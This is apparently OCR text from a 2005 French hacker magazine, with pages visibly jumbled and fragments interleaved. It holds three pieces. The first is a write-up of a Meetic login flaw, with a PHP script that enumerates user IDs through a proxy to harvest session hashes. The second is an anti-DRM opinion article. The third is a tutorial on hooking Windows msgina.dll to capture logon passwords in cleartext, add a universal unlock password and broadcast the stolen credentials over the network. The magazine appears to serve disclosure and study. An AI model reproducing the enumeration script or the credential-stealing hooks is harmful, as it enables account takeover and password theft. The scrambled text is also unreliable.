Referer: http://webmail.aliceadsl.fr/cgi-bin/webmail

HTTP/1.1 302 Found
Date: Mon, 31 Oct 2005 17:34:29 GMT
Server: Tc1-Webserver/3.4.2 [...]
Content-Type: text/html
Content-Length: 387
Set-Cookie: messageid=40696 ; \
  expires=... ; path=/
Set-Cookie: memberid=23637980 ; expires=...
Set-Cookie: urlid=95867678 ; expires=...
Set-Cookie: groupid=0 ; expires=...
Location: \
http://www.meetic.fr/signup/lmlogin.php?
lme=0A28BECF80346BB0100761BC68BE112FD1A0BC
290A6137217B1EEFEFEC389349F231CD6DA5B8CA32
63CB72F247D482D28BC3A28F04DB1080860FFF794D
F2FF8E&target=/live/live.php?live=388
URI: \
http://www.meetic.fr/signup/lmlogin.php?
lme=0A28BECF80346BB0100761BC68BE112FD1A0BC
290A6137217B1EEFEFEC389349F231CD6DA5B8CA32
63CB72F247D482D28BC3A28F04DB1080860FFF794D
F2FF8E&target=/live/live.php?live=388

<html><head>[...]
[This document has moved to a new location]
</body>
</html>
<--- CUT --->
```

Cookies

Décomposition de l'URL envoyée par newsletter à destination de tr.ilius.net : <http://tr.ilius.net/t/40696/23637980/95867678/0/>

On en déduit, grâce aux cookies, que : **40696** correspond au messageid **23637980** correspond au memberid **95867678** correspond au urlid

En modifiant l'URL :

"t" est apparemment associé à une action au niveau de Lyris. En modifiant cette lettre, une authentification est demandée sauf lorsqu'on remplace "t" par "u", auquel cas on rencontre une erreur :

```
<--- CUT --->
Got the error Not Found
while trying to obtain
/u/40696/23637980/95867678/0/.
/u/40696/23637980/95867678/0/
<--- CUT --->
```

Pour comprendre exactement d'où provient cette erreur il faudrait télécharger une version de Lyris et l'étudier en détail, ce qui s'éloigne un peu du but de cet article...

En modifiant les variables messageid, memberid, on est toujours automatiquement logué, donc apparemment le seul champ qui intéresse Lyris est "urlid", qui est associé à mon

Outil

Pour vérifier le cryptage utilisé, j'ai décidé de créer un petit programme qui serait capable de générer automatiquement l'URL destinée à ilius.net afin de récolter plusieurs hashes différents. Voir le code source page suivante (rappelons que PHP est aussi un langage de script).

Analyse statistique

Après quelques jours, il était possible de faire quelques statistiques grâce aux hashes récupérés. Dans un premier temps, je constate que chaque hash est associé à cinq urlid consécutifs. Ensuite, j'ai demandé un coup de main à notre spécialiste en crypto, j'ai nommé nono2357 !!

```
<--- CUT --->
Statistiques by nono2357
(merci à toi) : 5144 hashes de
512 bits chacun.

$ cut -f2 -d ':'
< meetic_hashes.txt
| tr -cd "A-Z0-9"
| sort -c

Value Char
Occurrences Fraction
48 0 40941 0.062167
```



On constate donc que le serveur tr.ilius.net crée quatre cookies sur notre machine et qu'il renvoie un hash associé à la variable lme pour nous rediriger

EEFEFEC389349F231CD6DA5B8CA3263CB72F247D482D28BC3A28F04DB1080860FFF794DF2FF8E&target=/live/live.php?live=388

compte crashfr_462. Ainsi, comme nous l'a mentionné Krowix, en changeant ce nombre, cela nous permet d'être logué à la place de n'importe quel membre.

49	I	41969	0.063728
(...)			
68	D	41211	0.062577
69	E	40817	0.061979
70	F	41103	0.062413
Total:		658560	1.000000

Entropy = 3.999912 bits per byte.
 Optimum compression would reduce the size of this 658560 byte file by 50 percent.
 (...)
 Arithmetic mean value of data bytes is 58.1059 (127.5 = random).
 (...)
 <--- CUT --->

Les lettres [A-Z0-9] sont parfaitement équiréparties (100/16 = 6,25% en moyenne), ce qui fait qu'une lettre code bien pour 3.999912 (= 4) bits d'informations par octet (= un demi-octet). Ce qui indique que l'algorithme utilisé est de bonne qualité.

Pour finir, j'ai recherché un lien entre les hashes renvoyés par ilius.net et les membres. Pour cela j'ai créé un second compte me permettant d'ajouter mon premier compte dans mes contacts.

Création d'un second compte :

login : crashfr_487
 pass : mypass

On s'aperçoit aussi dans la capture ci-dessous que l'on a un id associé à la variable "ref", mais cet id (0.19131108), n'a pas l'air d'avoir de rapport avec l'urlid (95867678) du compte crashfr_462.



On retrouve le même id sans le 0 dans d'autres parties du site... Impossible de cibler un compte précis. Aucun lien n'a été trouvé

légal ?

Les méthodes mises en oeuvre l'on été à des fins d'analyse. Remarquez également que l'on a fait qu'observer certaines informations renvoyées par le serveur, en utilisant son mode de fonctionnement normal et en prenant soin de ne pas le gêner. Selon notre conception des choses, cette approche est tout ce qu'il y a de loyal. De plus, aucun animal n'a été blessé ni mis en danger durant l'opération.

entre les id de meetic.fr et l'urlid de ilius.net... Ce qui ne permet pas de choisir un compte particulier et de se loguer dessus. Donc l'authentification sur un compte (au hasard) est possible mais pas sur un compte ciblé à l'avance. En revanche, l'implémentation d'un aspirateur de tous les comptes est théoriquement envisageable.

Ce qu'il faut voir, c'est que cette faille, bien qu'elle ait comme conséquence négligeable un manque à gagner pour le site (on peut obtenir une partie des informations sans créer de compte), est bien plus potentiellement dramatique pour la protection de la vie privée de ses clients. C'est

ce que nous avons voulu expliquer. Et heureusement, il semble que Meetic l'ait bien compris.

crashfr

```
<?
$url_begin = "http://tr.ilius.net/t/1/1/";
$userid = ""; $url_end = "/0/";
// Connexion via un proxy
$proxy = "xxx.xxx.xxx.xxx";
$proxy_port = "8080";
$timeout = '30';
$cmpt = '0';
$file = "brute_cmpt.txt";

while(1){
    echo "Debut loop infini\n";
    // fichier suivi état en cas d'arrêt
    $fpl = fopen($file,"r+");
    $cmptf = fgets($fpl,10);

    if($cmptf>0 && $cmptf!=''){
        $cmpt = $cmptf;
    } else{
        rewind($fpl);
        fputs($fpl,$cmptf);
    }
    fclose($fpl);

    // fait varier l'urlid jusqu'à 99999999
    for($i=$cmpt;$i<'99999999';$i++){
        $user_id = $i;
        $url = $url_begin.$user_id.$url_end;

        echo "Getting ".$url."...\n";
        // Création de la socket
        $fp = fsockopen($proxy, $proxy_port,
            $errno, $errstr, $timeout);
        if (!$fp) break;
        else {
            $out = "GET ".$url." HTTP/1.1\r\n";
            $out .= "Host: tr.ilius.net\r\n";
            $out .= "Connection: Close\r\n\r\n";
            fwrite($fp, $out);
            while (!feof($fp)) {
                $line = fgets($fp, 1024);
                if(ereg("^URI: (.+)lme=([[:alnum:]]+)&",
                    $line,$res)){
                    // Store the Hash
                    $hfp =
                        fopen("meetic_hashes.txt","a");
                    fputs($hfp,
                        $user_id." ".$res[2]."\n");
                    fclose($hfp);
                }
            }
            fclose($fp);
            // Incrémente cmpt file
            $fpl = fopen($file,"r+");
            fputs($fpl,$i+1);
            fclose($fpl);
        }
    }
}
?>
```

DRM : le racket lég

Wild

Les DRM, on aurait pu s'y habituer ! Après tout, devoir contourner de nouvelles lignes Maginot techniques toujours plus sophistiquées est un défi permanent qui peut être motivant pour quelques accros même si, à la longue, on doit finir par se lasser... On pourrait également saluer l'activité économique que la mise en place généralisée des DRM va permettre. Après la vache à lait du bug de l'an 2000 – on en rigole encore dans les SSII ! – celle des DRM s'annonce autrement prometteuse car elle ne touche pas seulement les ordinateurs mais également les téléphones portables, les téléviseurs, lecteurs de DVD, balladeurs, internet bref, tout ce qui véhicule du contenu numérique et tout ce qui peut être numérisé – texte, image fixe et vidéo, musique et parole... Les DRM, c'est le jackpot du XXI^e siècle ! Pas pour les créateurs, non bien sûr, mais pour les intermédiaires, les diffuseurs de tous types et les majors du logiciel...

Le gouvernement français veut faire passer en décembre, sous le couvert de l' "urgence", un projet de loi sur le droit d'auteur dont les conséquences peuvent être catastrophiques pour nos libertés. Un minimum : renseignez-vous !

DRM ?

Digital Right Management : il s'agit des technologies de protection des contenus multimédias contre la copie. Rappelons que ces procédés sont, en toute honnêteté intellectuelle, voués à l'échec. L'ironie veut qu'un simple magnétophone suffise à les mettre tous en défaut. Plus amusant : cette technologie utilise des techniques qu'on pourrait qualifier de blackhat (voir le blog sur sysinternals).

Rappelons aussi que l'un des buts de TCPA/Palladium est de renforcer obstinément l'efficacité de ces protections au dépend de la liberté de l'utilisateur.

Plus d'info : <http://eucd.info>.

À lire :

<http://www.sysinternals.com/blog/2005/10/sony-rootkits-and-digital-rights.html>.


d'Internet par le piégeage DRM sera également facturé tôt ou tard aux utilisateurs – un comble ! Les plus calmes et accommodants d'entre nous accepteraient peut-être de jongler avec les câbles, lecteurs, écrans différents qu'il sera nécessaire d'acquérir pour lire les différents formats propriétaires de DRM. Après tout, cela créera également de l'activité économique dans les pays fabricant ces matériels...

" Le downgrading d'internet par le piégeage DRM sera également facturé tôt ou tard aux utilisateurs... "

On notera au passage que parmi les trois grands prédateurs qui proposent au monde les outils de DRM, on retrouve bien sûr le Détestable Racketteur Mondial qui apparaît sous son nom mais est également parti prenante

Mais si le " projet de loi relatif aux droits d'auteur et divers droits voisins " qui introduit les DRM en France est voté en l'état par le Parlement en décembre, le mal sera bien plus profond que ce qui nous est présenté comme une simple transposition technique d'une directive européenne.

Ce vote mettrait d'abord en évidence l'incohérence de la politique française. C'est par une bataille qui a duré des années que la " diversité culturelle ", portée par la France, a été reconnue mondialement à l'Unesco en octobre dernier. Il s'agissait de considérer différemment biens culturels et biens marchands. En ce sens, la France était fidèle à son histoire. C'est dès 1791, à propos de la pétition des auteurs dramatiques, que l'avocat breton Le Chapelier, estime : " La plus sacrée, la plus légitime, la plus



Docilement, les consommateurs que nous sommes aurai-ent vraisemblablement accepté le surcoût que va nous imposer sa mise en place récurrente – car bien entendu,

les outils de DRM évolueront techniquement et il faudra mettre à jour régulièrement matériels et logiciels sous peine de devenir sourds et aveugles. Le " downgrading "

d'une solution " concurrente ". Pour une fois, on ne regrettera pas que les entreprises européennes soient moins présentes sur ce créneau, Philips mis à part.

inataquable et, si je puis parler ainsi, la plus personnelle de toutes les propriétés, est l'ouvrage, fruit de la pensée d'un écrivain, cependant c'est une propriété d'un genre tout différent des autres


alisé !

propriétés. " Celui qui signe alors le texte qui met fin aux corporations (aux corporatismes !) va même beaucoup plus loin : " *Quand un auteur a livré son ouvrage au public, quand son ouvrage est dans les mains de tout le monde, que tous les hommes instruits le connaissent, qu'ils se sont emparés des beautés qu'il contient, il semble que dès ce moment, l'auteur a associé le public à sa propriété, ou plutôt lui a transmis tout entière.* " On pourrait, à juste titre, lui décerner le titre de précurseur intellectuel d'Internet ! Ainsi, à l'initiative du ministre de la Culture, les parlementaires français feraient non seulement gagner au plan économique ce que nos amis américains ont perdu sur le plan politique mais ils rayeraient d'un article de loi deux cents ans d'histoire et l'avancée humaine qu'a représentée la charte de l'Unesco sur la diversité culturelle ! Ce serait la porte ouverte à la marchandisation à l'extrême des ?uvres culturelles : fini la chanson qu'on se repasse en boucle des jours durant – le diffuseur pourra ne vous autoriser que

scandale de l'imposition des DRM dans notre vie : le fichage des goûts culturels personnels. Il existe déjà en France des bases de données, accessibles aux spécialistes du marketing, qualifiant des millions de Français sur plus de 2500 critères ! Par le biais des DRM, il sera dorénavant possible de connaître également leur chanteurs et films préférés...
 " L'introduction des DRM, telle qu'elle se profile, met en danger notre mémoire collective et fait courir un risque à notre patrimoine. "
 Il y a plus grave encore. L'introduction des DRM, telle qu'elle se profile, met en danger notre mémoire collective et fait courir un risque à notre patrimoine. Quand les ?uvres produites seront encodées par des systèmes propriétaires, qui garantira leur viabilité dans le temps ? Dans un siècle ou plus, sera-t-on encore capables de " décoder " une chanson de Brel piégée par un cryptage DRM ? Les serveurs des prédateurs répondront-ils encore ?

une année pourraient devoir être payés à nouveau l'année suivante, l'asservissement à des techniques propriétaires de DRM obligerait, de plus, à rester fidèle au fournisseur de matériel et de logiciel lié au contenu concerné. Il faudrait, pour enseigner l'Histoire, utiliser tel ordinateur ou logiciel et pour la géographie, un ordinateur et un logiciel différents ! Ainsi le racket organisé sur les systèmes d'exploitation risque de se mettre en place sur la base, plus vaste, des contenus ! Il ne va pas être facile de gérer demain les bibliothèques municipales ! On peut espérer pour les finances publiques que les parlementaires auront au moins l'intelligence d'obliger les administrations à utiliser des formats ouverts de DRM (Ogg Vorbis), tels que définis dans la loi du 21 juin 2004...
 L'habileté des entreprises qui, à coup d'avocats et de lobbyistes, sont en train de nous imposer les DRM est de présenter ce sujet comme éminemment technique et destiné à protéger la création artistique. Pour achever d'endormir

emplois : c'est la condition du partage d'un gâteau estimé à 3,6 milliards de dollars dès 2005...
 Une autre solution est-elle possible ? Nul ne contestera la nécessité de promouvoir la création artistique et de rétribuer justement les auteurs. Plutôt que de tenter d'appliquer des solutions anciennes à des possibilités nouvelles de diffusion de la culture, il est possible de trouver de nouveaux modes de financement. Pour ne parler que d'Internet, l'idée d'une taxe sur la connexion à Internet est plus moderne et adaptée que l'installation de barrières douanières et de péages qui, inévitablement, ralentiront le réseau.
 Contrairement au débat démocratique qui a eu lieu ailleurs (Nouvelle-Zélande, Danemark), l'annonce du débat de ce projet de loi en deux séances de nuit du mois de décembre ne laisse rien augurer de bon. On peut s'attendre à ce que la France renoue avec ce qu'on croyait



trois écoutes, fini le DVD qu'on passe à un copain – le serveur saura qu'il n'a pas personnellement acheté les droits, etc. C'est d'ailleurs un aspect supplémentaire du

On ne peut enfin passer sous silence les graves conséquences financières pour le budget de l'État de l'introduction des DRM propriétaires. Outre que les contenus éducatifs acquis

de la politique, on lui suggère de se décharger de ses responsabilités sur des experts et on signe quelques partenariats de recherche apportant quelques millions d'euros et quelques

aboli : l'exécution, au petit matin, d'un criminel. Mais ici, c'est d'une part de notre culture dont il s'agit.
 Korben

Authentification

Elite

“ Petits jeux entre amis ”

Plan

1. Introduction
2. MSGINA : étude
3. MSGINA : vol d'information
4. MSGINA : fuite d'information

1. Introduction

L'authentification. Un bien grand mot pour un concept si simple. Parler d'authentification revient à apporter une réponse à la question suivante : une personne est-elle véritablement celle qu'elle prétend être ? Dans la vie de tous les jours, il existe différents moyens de s'en assurer. En informatique, le mythique couple login/mot de passe a avantageusement remplacé d'autres moyens d'identification plus terre à terre.

Mais tout le monde connaît le prix d'un tel palliatif. Faire main basse sur ce secret partagé revient à pouvoir se faire passer pour la personne en question. L'intrus possède alors le niveau d'accréditation équivalent à celui de son propriétaire légitime. Et pour cause.

Il est important de comprendre les mécanismes d'authentification. Cet article est une expérience portant sur ceux de Windows, qui permet de mettre en évidence concrètement différents concepts nécessaires à cette compréhension.

Le meilleur ennemi se cache à l'endroit où on l'attend le moins... À ce niveau, impossible pour la victime de s'apercevoir de la supercherie. Le pirate pourra ensuite utiliser ces données chèrement acquises pour usurper à volonté l'identité de la personne. En toute impunité.

“The greatest enemy will hide in the last place you would ever look.” (Julius Caesar)

Quel but pour un pirate de collecter des mots de passe ?

Bien entendu, infiltrer le système d'authentification de Windows n'est pas chose simple, et il va de soi que ce type d'opération nécessite les privilèges d'administrateur de la machine. Une fois de plus, pas de miracle donc. Pour un pirate, posséder les mots de passe associés aux comptes NT est un avantage indéniable. Il pourra administrer

Qui plus est, posséder un couple login/mot de passe permet au pirate l'ouverture de sessions interactives (sur la machine locale) ou à distance, chose qu'il n'est autrement pas possible de faire directement. En effet, même si un pirate a réussi à infecter un utilisateur avec du code hostile, rien ne garantit qu'il pourra ultérieurement ouvrir une session en tant que cet utilisateur. Il n'y a en effet qu'à l'ouverture de session que l'utilisateur entre son mot de passe, et à ce moment là, seul un système de capture du clavier, hardware ou chargé dans le kernel, peut récupérer ces données. Enfin presque.

Modification du système d'authentification

Bien que majoritairement closed-source, Windows est un système d'exploitation qui possède des parties bien documentées. C'est le cas de GINA (Graphical Identification and Authentication DLL), la DLL

Msgina.dll exporte différentes fonctions qui sont appelées par winlogon.exe lorsque l'utilisateur effectue différentes actions. Microsoft a décidé de laisser aux développeurs la possibilité de modifier son système d'authentification, pour intégrer des plugins tels que la prise en compte des empreintes digitales. Il est de ce fait possible de modifier la dll GINA standard, soit en lui substituant une dll de notre cru, soit en utilisant des méthodes avancées de modification de code en temps réel, de manière à modifier le comportement des fonctions de msgina.dll au sein de l'espace mémoire de winlogon.

Dès lors, récupérer directement en clair les informations d'ouverture de session, et indirectement celles servant à débloquer une session verrouillée, devient une simple formalité. Enfin presque.

Détournement

Il existe bien des moyens de collecter ces informations, mais de tous, le plus insidieux est de loin celui qui prend place au cœur du système d'authentification.

la machine à distance, sans avoir recours à un cheval de Troie. En utilisant les mécanismes internes à Windows NT, ces opérations passeront pour des tâches de routine, légitimes.

chargée de l'interface entre l'utilisateur, qui entre ses données d'identification, et le système d'authentification du noyau, qui vérifie leur adéquation avec les données enregistrées dans la SAM.

Bonus track

Cerise sur le gâteau, modifier msgina.dll permet de prendre le contrôle du processus de verrouillage des sessions en permettant le déverrouillage sur mot de passe universel.

Windows

Prenons un exemple. Comme tous les matins, John ouvre une session sur la machine locale. Il vaque à ses occupations, et verrouille finalement sa machine pour prendre sa pause café. En toute confiance. Ce que John ne sait pas, c'est que la GINA de la machine locale a été modifiée, de telle sorte que n'importe quel pirate est à même de débloquent sa session. Sans jamais connaître son mot de passe, celui-ci pourra accéder au bureau précédemment verrouillé, chose que même un administrateur ne peut pas faire par les voies classiques.

Pour couronner le tout, msgina effectuera de façon régulière un broadcast ICMP echo reply sur un sous réseau déterminé, de façon à distribuer, en clair, les informations d'authentification précédemment collectées.

La petite histoire est terminée. Pourtant, cette modification de msgina.dll n'est pas une vue de l'esprit mais une réalité, comme nous allons le voir dans la suite de cet article. "Learn the dark side of the force Luke."

2.1/ Principes

Le système d'authentification de Windows, se base sur trois composants qui sont le processus winlogon (windows logon), la GINA et des DLL d'accès réseau. GINA est chargée par winlogon et effectue les opérations d'authentification sur la machine locale ou le domaine utilisant au besoin les dll d'accès réseau. Ainsi, l'utilisateur et le système sont mis en relation.

Un scénario typique d'interaction entre Winlogon et GINA est :

- la réception d'une Secure Attention Sequence (SAS) – événement orchestré par l'utilisateur – soit par
 - ▶ winlogon, qui détecte l'état actuel de la machine (verrouillée, log on/off), et fait appel à la fonction de GINA appropriée, ou bien
 - ▶ GINA, qui appelle WlxSasNotify pour prévenir winlogon de l'évènement. Ce dernier détecte alors l'état actuel de la machine, et fait appel à la fonction de GINA appropriée.
- GINA effectue le traitement nécessaire.
- GINA renvoie un code de retour à winlogon pour lui indiquer la marche à suivre.

dont certains n'ont que peu à voir avec le sujet de cet article. Aussi, je ne détaillerai que les grandes lignes, et les lecteurs les plus intéressés pourront se référer au guide de Microsoft intitulé "The Essentials of Replacing the Microsoft Graphical Identification and Authentication Dynamic Link Library" pour de plus amples informations.

2.2/ Interface avec le système

Le processus d'initialisation de la GINA commence une négociation avec winlogon.

2.2.1/ Négociation

Ce dernier fait appel à la fonction WlxNegotiate : `BOOL WlxNegotiate(DWORD dwWinLogonVersion, PDWORD pdwDllVersion)`, qui lui permet de s'assurer que la GINA est bien compatible avec la version de winlogon en cours d'utilisation. Si WlxNegotiate renvoie FALSE, le système ne démarrera pas.

2.2.2/ Initialisation

Une fois la poignée de main effectuée, winlogon appelle WlxInitialize :

Le rôle de cette fonction est de permettre à la GINA de prendre note des zones mémoires allouées par winlogon pour son travail d'authentification ainsi que de ses fonctions internes qu'elle sera à même d'appeler.

Si WlxInitialize renvoie FALSE, le système considérera qu'une erreur d'initialisation est survenue et se terminera.

2.2.3/ Évènements

Comme nous l'avons vu précédemment, selon l'état actuel de la machine, winlogon appelle différentes fonctions de la GINA. Comme le but de cet article est d'étudier les possibilités d'interception des informations d'ouverture de session et d'altération du processus de verrouillage de la machine, nous nous placerons dans les cas de figure suivants :

1. Personne n'est authentifié sur la machine et un utilisateur tente d'ouvrir une session.
2. Un utilisateur a déjà une session ouverte, mais celui-ci l'a verrouillée avant sa pause. Il veut désormais la déverrouiller et entre login et mot de passe.



2. MSGINA : étude

Modifier le comportement d'un système implique de connaître et de comprendre son fonctionnement. Aussi, nous étudierons les grandes lignes des interactions entre Winlogon, GINA, et l'utilisateur.

Pour répondre aux demandes de traitement émanant de winlogon, la GINA doit exporter un ensemble de fonctions. Ces fonctions sont destinées à gérer différents cas de figure,

`BOOL WlxInitialize(LPWSTR lpWinsta, HANDLE hWlx, PVOID pvReserved, PVOID pWinlogonFunctions, PVOID *pWlxContext)`, afin d'initialiser la GINA.

3. Une session est ouverte mais celle-ci est verrouillée. Un pirate désire la déverrouiller sans même connaître le mot de passe de l'utilisateur.

Le point commun à ces trois cas de figure est qu'il est possible d'intercepter les informations en question ou de modifier le comportement de la GINA en modifiant le comportement de fonctions exportées par elle-même ou par user32.dll, sans se risquer à utiliser des patches hasardeux de la mémoire.

2.3/ Étude de cas

Avant de passer aux réjouissances, étudions une logique permettant de s'adapter à ces trois situations, en regard du rôle de notre DLL.

2.3.1/ Cas 1 : personne

n'est authentifié sur la machine et un utilisateur tente d'ouvrir une session.

Capter les informations d'ouverture de session telles que le login, le mot de passe et le domaine d'authentification s'avère être un jeu d'enfant. En effet, ces informations sont passées en clair à la GINA par le biais d'un appel à sa fonction WlxLoggedOutSAS. Cette dernière gère la réception d'un SAS sur un système logged out, c'est à dire sur lequel personne n'est authentifié.

```
int WlxLoggedOutSAS(
    PVOID pWlxContext, DWORD dwSasType,
    PLUID pAuthenticationId,
    PSID pLogonSid,
    PDWORD pdwOptions, PHANDLE phToken,
    PWLX_MPR_NOTIFY_INFO pNprNotifyInfo,
    PVOID *pProfile);
```

Les informations convoitées sont contenues dans la structure PWLX_MPR_NOTIFY_INFO, définie dans winwlx.h :

```
typedef struct _Wlx_MPR_NOTIFY_INFO {
    PWSTR          pszUserName;
    PWSTR          pszDomain;
    // Cleartext password of the user
    account. [...]
    PWSTR          pszPassword;
    PWSTR          pszOldPassword;
} Wlx_MPR_NOTIFY_INFO,
*PWLX_MPR_NOTIFY_INFO;
```

Sur le point du chiffrement, les commentaires sont très clairs, il n'y en a pas.

2.3.2/ Cas 2 : une session est ouverte et son propriétaire tente de la déverrouiller.

Dans le cas où GINA traite une demande d'interaction de la part de l'utilisateur sur une machine verrouillée, la fonction appelée est WlxWkstaLockedSAS. La GINA doit alors décider si la session doit être déverrouillée, fermée, ou bien rester comme telle.

Parce que le système à été conçu de telle sorte que c'est à la GINA de récupérer les informations de déverrouillage fournies par l'utilisateur et de les vérifier en conséquence, WlxWkstaLockedSAS ne reçoit pas ces informations. Les seuls paramètres sont le contexte de la GINA, reçu pour la première fois dans WlxInitialize, et le type de la SAS (Ctrl+Alt+Del, smart card insérée ou retirée, etc.) reçue.

```
int
WlxWkstaLockedSAS(
    PVOID pWlxContext,
    DWORD dwSasType);
```

Par contre, il est possible de récupérer ces informations en s'interfaçant avec user32.dll!GetDlgItemTextW(). Cette API stocke le contenu d'un widget de type champ de texte dans un buffer en mémoire, lisible ultérieurement. Comme les seules informations lues lors du déverrouillage d'une session sont le login et le mot de passe (voire le nom du domaine) et ceci, dans cet ordre, il demeure trivial de les intercepter et d'en prendre note.

Seulement il n'est pas toujours aisé de savoir si le déverrouillage s'est effectué avec succès, aussi le meilleur moment pour sauvegarder les informations détournées est lors du changement de bureau. À ce moment, winlogon change le bureau en cours, depuis son bureau système ("Winlogon"), vers celui de l'utilisateur ("Default"). Cela est fait par appel à la fonction user32.dll!SwitchDesktop(). Pour qui contrôle cette fonction, il ne subsiste plus de doute. C'est le moment idéal pour sauvegarder les informations récupérées.

Il existe d'autres techniques permettant la récupération directe des informations de déverrouillage de session mais sous forme obscurcie. Il faut alors utiliser des fonctions non documentées, voire non exportées, made in Microsoft pour faire machine arrière. Question stabilité, ce

impossibles. Reste qu'il faut savoir quand et comment mettre en place ce que l'on désire.

Déverrouiller une session sans posséder le bon mot de passe est une opération triviale dès lors qu'on a décidé des modalités du processus. Je ne doute pas qu'il existe d'autres façons de mener cela à bien, mais je présenterai celle que j'ai développée. Comme exposé précédemment, un déverrouillage effectif de session consiste à ce que winlogon change le bureau en cours, depuis son bureau système ("Winlogon"), vers celui de l'utilisateur ("Default"), et marque le système comme déverrouillé.

En ce qui concerne le changement de bureau, il suffit de faire appel à la fonction user32.dll!SwitchDesktop() et le tour est joué. Reste à savoir quand effectuer cette manipulation. Personne ne veut que le système soit déverrouillé quel que soit le mot de passe entré, n'est-ce pas ? Il s'agit plutôt de faire cela lorsque le mot de passe de déverrouillage universel, convenu au moment de la compilation, est entré.

Comme pour le deuxième cas, un moyen direct de connaître le mot de passe entré est de détourner user32.dll!GetDlgItemTextW(), aussi c'est ce que nous ferons. Quand la fonction de remplacement détectera une demande de déverrouillage de session sous le couvert

choix est plus que discutable.

2.3.3/ Cas 3 : un pirate tente de déverrouiller une session sans connaître le mot de passe. Lorsque le système est sous contrôle, peut de choses sont

du mot de passe universel, elle déclenchera la création d'un thread de déverrouillage, avant de retourner la valeur retournée par le véritable user32.dll!GetDlgItemTextW().

Quant à marquer le système comme déverrouillé, cela n'est pas nécessaire tant qu'on prévoit un mécanisme permettant un retour à la normale. Nous verrons cela par la suite.

vol d'information

Modifier la GINA n'est pas une opération difficile. Microsoft même cautionne ce genre de pratiques, et propose différentes implémentations.

La première, Ginastub, est une dll de type pass-through. L'idée est de remplacer msgina.dll sur le disque ou dans le registre, de sorte de prendre sa place. La nouvelle dll exportera les mêmes fonctions, effectuera un traitement préalable ou ultérieur et relatera l'appel à la véritable GINA de façon transparente.

La seconde, Ginahook, présente le détournement de fonctions de la GINA de manière à modifier totalement son comportement.

Toutefois, le mode de détournement que nous allons utiliser ne se base pas sur ces exemples.

Le principe du modèle choisi est de créer une dll qui, une fois chargée dans le processus winlogon, détournera des fonctions clés, présentées précédemment. L'insertion de la dll dans l'es-

mémoire est effectué par désassemblage en temps réel suivi de l'insertion de jump inconditionnel dans le prologue de l'API.

Comme ces deux techniques sont complexes et nous détournent du cadre de cet article, je n'aborderai pas leurs mécanismes internes en détail. Les lecteurs intéressés pourront se référer à l'article

" Win32 Portable Userland Rootkit " (<http://www.phrack.org/show.php?p=62&a=12>), qui décrit en détail l'implémentation de ces deux techniques, reprises ici.

3.1/ Détournement des API en mémoire

Le modèle de détournement mémoire cité précédemment est celui du rootkit Ntllusion (<http://www.rootkit.com>), légèrement modifié pour permettre une restauration des fonctions détournées. Ceci permet de charger la DLL dans l'espace mémoire de winlogon, d'effectuer les manipulations nécessaires à son débogage, puis de la décharger. Même dans une machine virtuelle, ne pas avoir à redémarrer entre les modifications est un plus appréciable.

"Always protect your investment."

3.1.1/ Comment détourner une fonction ?

La fonction HookApi se charge de localiser l'adresse

la fonction originale, c'est à dire en passant par dessus le jump de détournement, HookApi crée une zone mémoire qui servira de trampoline (pFunc).

nous avons à notre disposition l'adresse du point d'entrée de la fonction, qui n'a bien entendu pas changé, ainsi que l'adresse du trampoline. Globalement, le trampoline est

```
int HookApi(char* DllName, char* FuncName,
            DWORD ReplacementFunc, FARPROC* pFunc)
```




Par exemple, pour détourner la fonction wsock32.dll!recv() il faut faire appel à HookApi de la façon suivante :

```
FARPROC frecv ;
int WINAPI Myrecv(SOCKET s,
                  char FAR* buf, int len, int flags);
[...]
Int result = HookApi(
    "wsock32.dll", "recv",
    (DWORD)&Myrecv, &frecv);
```

Myrecv représente la fonction de remplacement, et frecv le trampoline vers la véritable fonction recv().

```
int WINAPI Myrecv(
    SOCKET s, char FAR* buf, int len,
    int flags)
{
    int retval=0;
    [...]
    // appel à la fonction originale
    // par le biais du trampoline
    retval = frecv(s, buf, len, flags) ;

    return retval;
}
```



pace mémoire de winlogon se fera à l'aide de l'outil kinject (<http://www.syshell.org>), qui permet l'injection de code dans un processus distant. Le détournement des API en

mémoire de la fonction DllName! FuncName() et d'insérer un jump inconditionnel vers la fonction de remplacement (ReplacementFunc). Pour ménager une voie d'appel vers

3.1.2/ Préparation de la restauration

Dans le cercle très fermé des détournements, revenir en arrière n'est pas toujours chose facile. Dans notre cas,

constitué des x premiers octets de la fonction qui ont dû être écrasés pour insérer sans dommage un jump inconditionnel, ainsi qu'un jump inconditionnel redirigeant le

flux d'exécution, depuis le trampoline, vers l'octet situé juste après la zone mémoire écrasée.

